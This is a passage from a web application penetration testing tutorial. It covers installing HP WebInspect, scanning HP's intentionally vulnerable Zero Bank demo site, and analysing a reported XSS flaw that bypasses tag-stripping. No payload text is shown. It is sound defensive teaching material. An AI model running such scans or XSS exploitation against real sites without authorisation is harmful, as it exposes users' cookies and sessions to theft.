
Now we will see how to install HP Webinspect in the Windows 10 machine in which we just installed SQL server express 2012. Download the latest version of HP Webinspect from their website. We will use version 16.10 for this tutorial. Right click on the downloaded file and run with administrator privileges. The installation wizard will start with the welcome message as shown below. Click on "Next".




After we click on "Next" we get EULA window. As everybody knows, this is the End User License agreement. Select the checkbox "Accept the license agreement" and click on "Next".




Next, it will ask you as to where the HP Webinspect program should be installed. You can change the installation folder if you want although keeping it default will not hurt. Click on "Next".




If you want to setup Webinspect as a sensor, select the sensor option and click on "Next".



Click on "Install" to start the installation process as shown below.



Once the installation is over, it will show you the below window. If you want to start HP webinspect, select the option and click on "Finish".




The program will launch. But if you get an error or something like below, it's because you have no SQL server installed on your system. Install SQL server express and relaunch the program.




But if everything went right and your program has launched successfully, the program will prompt you for activation as shown below. But it also offers a 15 days trial. I have registered for



the trial.



Once the registration process is over, the program will open as shown below. Update the program. We have successfully installed HP Webinspect in Windows 10. Since we have finished installing HP WebInspect




now we will see how to perform web app pentesting with HP Webinspect. But before that a small introduction to Webinspect.

Webinspect is an automated web application security scanning tool. It helps the security professionals to assess the potential vulnerabilities in the web application. It is basically a dynamic black box testing tool which detects the vulnerabilities by actually performing the attack.

It is basically an automated dynamic application security testing (DAST) tool that mimics real-world hacking techniques and attacks, and provides comprehensive dynamic analysis of complex web applications and services.

Now let us see how to perform website vulnerability assessment with HPWebinspect. Open the program and click on basic scan. We will see other scan options in the following parts of this tutorial. As its name implies, this option performs a basic security scan on a website. As we select the basic scan option, the "scan



wizard" opens. As we are using a trial version of HPWebinspect we will be only allowed to scan the website deliberately provided by HP for this purpose. This website simulates a bank (named zero bank) and this will be our target from now on.

Below the scan name option, we have features with radio buttons. Let's see what are each of these options.

crawl:- This process makes a list of all the pages on the entire website and builds its structure.

auditing:- Auditing is the process in which HPwebinspect will attack the website to find out the vulnerabilities.

Here, I have selected the "crawling and auditing" option. HP Webinspect provides four types of scans.


Standard scan:- Normal scan.

List Driven scan:- You can specify the list of urls for the tool to scan. It will only scan those urls.


Workflow Driven scan:- Similar to list driven scan. You can scan a part of your website by specifying a macro.

Manual scan:- You can specify each link you want to scan. step by step.

To start scanning, we need to specify the website you want to scan and click on "Next". (As I already told you, the trial version can only scan one website.)




In the next window, you will be prompted for authentication. If your website or network requires authentication, provide them. Choose if you want network proxy or not and click on "Next".



The profiler automatically samples the website and


recommends best configuration for the scan. You can select the option. We will see more about profiler later. There are some other settings.




Leave them to their default settings and click on Next. You will get a congrats message telling about the successful configuration of scan settings. It's time to start the scan. Click on "scan".



The scan will start as shown below. It will take some time dependent on the size of the website






you are scanning.


After the scan is finished, it will show the results as shown in the image given above. This tool classifies vulnerabilities into critical, high, medium, low and info.

Now we will go through analysis of these vulnerabilities. Wait, but why do we need this analysis? Just because we have used an automated tool doesn't mean it is cent percent effective. There may be lot of false positives and in the worst case false negatives. The threat it shows as critical may not be really that dangerous or a threat it shows as medium may be critical




depending on the situation.

The analysis is very important part of WAPT. Let us see how to perform this analysis with



HPWebinspect.


Before we perform analysis, let us get familiar with the interface of HPWebinspect. To the down left, we have view options of the scan (site and sequence). The "site view" shows us the hierarchical structure of website we just scanned with vulnerabilities found highlighted as shown below to the left. We can see in the above image, that the account part of the website has a c-



ritical vulnerability.

The sequence view shows us the order in which WebInspect scanned the URLs. It is shown below.

Occupying large area of the interface is the Scan dashboard with a pictorial representation of vulnerabilities. It also has vulnerabilities classified into its attack types (how exactly these vulnerabilities can be exploited). To its left, we have sections called scan info, session info and host info. The scan info has four options : dashboard, traffic monitor, attachments and false positives. We have already learnt about dashbo-




ard, others are self explanatory.


Below scan info we have have session info. It is empty because we didn't include any

sessions in our scan.

Below session info, we have the host info which is obviously information about the host



we scanned. It will provide us info like P3P info




(protocol allowing websites to declare their intended use of information they collect about users), AJAX, certificates etc, etc, etc.

Let us look at the cookies collected by the scan.


We can also see the emails we found during scan.

Also the forms on the scanned website.




Now we come to the most important part of

the interface which is right down below the program. These are the vulnerabilities found during the scan. As already said, these are classified according to the level of danger posed by




them. We need to analyse each vulnerability to see the vulnerabilities and check if there are any false positives.

In this howto, we will cover analysis of one or




two vulnerabilities. Expand the "critical" section of vulnerabilities. We can see that there is a XSS vulnerability in the search page. We will analyse this vulnerability.


When we click on a particular vulnerability, the dashboard will show information about the particular vulnerability (in our case XSS) and info




about how hackers might exploit this. Scroll down the dashboard to get more info about the vulnerability. We can see the exact query used by the tool to get the result. In this case,



we, our target is using tag removal to prevent XSS but we can bypass using the query given below. (We will learn more about XSS and its evasion filters in our future issues) Now right click on the vulnerability we are analysing. In the menu that opens, click on "View in Browser" to see this exploit in action practically in the browser. We can see result of exploit working in browser below. In this case, it is displaying a message




box with a number but hackers can use it to display cookies and session ids. Hence this is definitely a critical vulnerability.




Right click on the vulnerability and select the option "Review vulnerability" as shown in above image. This is helpful in knowing more precisely about the vulnerability.



Another window will open as shown below. It will automatically show you the browser view.




We can click on "Request tab" to see the request sent by our tool.




Similarly the response tab shows us the response given by the target.



We have already seen this before in the dashboard. The "vulnerability tab" give us information about the vulnerability and how hackers might exploit it. There are also options like "Retest"

